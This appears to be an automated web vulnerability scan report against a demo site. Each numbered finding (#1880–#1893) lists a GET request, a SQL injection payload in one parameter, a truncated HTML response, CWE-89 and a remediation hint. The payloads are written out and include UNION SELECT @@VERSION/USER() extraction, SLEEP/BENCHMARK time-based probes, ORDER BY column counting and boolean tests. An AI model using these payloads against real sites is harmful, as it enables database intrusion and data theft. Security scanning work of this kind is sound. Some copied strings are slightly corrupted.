href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1880				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>HAVING 1=0</td></tr></table>	Name	Value	DemoUser1#	HAVING 1=0
Name	Value				
DemoUser1#	HAVING 1=0				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1881

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1882				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10#				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1883

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>HAVING 1=1</td></tr></table>	Name	Value	DemoUser1#	HAVING 1=1
Name	Value				
DemoUser1#	HAVING 1=1				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1884				

Scan SQL Injection

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	RLIKE (SELECT (CASE WHEN (4346=4346) THEN 0x61646d696e ELSE 0x28 END)) AND 'Txws='

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number #1885

Scan SQL Injection

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1886

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>WHERE 1=1 AND 1=0</td></tr></table>	Name	Value	DemoUser1#	WHERE 1=1 AND 1=0
Name	Value				
DemoUser1#	WHERE 1=1 AND 1=0				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1887				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))--
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAyAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1888	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL--</td></tr> </table>	Name	Value	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL--
Name	Value				
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAyAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRKXQE1R8DlguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [?(s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1889	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 24--</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 24--
Name	Value					
DemoUser1#	ORDER BY 24--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\\d{1,2}(\\.\\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1890					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	WHERE 1=1 AND 1=1

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/

	cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1891

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td> </td></tr></table>	Name	Value	DemoUser1#	
Name	Value				
DemoUser1#					
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1892				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),3</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),3
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),3				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1893				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 24</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 24
Name	Value				
DemoUser1#	ORDER BY 24				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 